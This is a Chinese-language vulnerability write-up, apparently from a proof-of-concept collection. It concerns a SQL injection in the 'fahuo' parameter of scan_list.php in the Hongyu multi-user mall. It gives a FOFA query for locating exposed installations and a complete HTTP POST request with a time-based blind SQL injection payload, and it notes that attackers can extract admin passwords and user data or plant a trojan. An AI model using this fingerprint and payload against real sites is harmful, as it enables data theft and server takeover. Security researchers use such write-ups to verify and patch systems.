
H25-2鸿宇-多用户商城-SQL

漏洞描述：

鸿宇多用户商城 scan_list.php 文件 data['fahuo'] 参数存在 SQL 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

body="HongYuJD" && body="68ecshopcom_360buy"

漏洞复现：

payload：

```
POST /scan_list.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close

data['fahuo']=(SELECT 2753 FROM (SELECT(SLEEP(5)))QkUH)&act=view
```

效果图:
延时5秒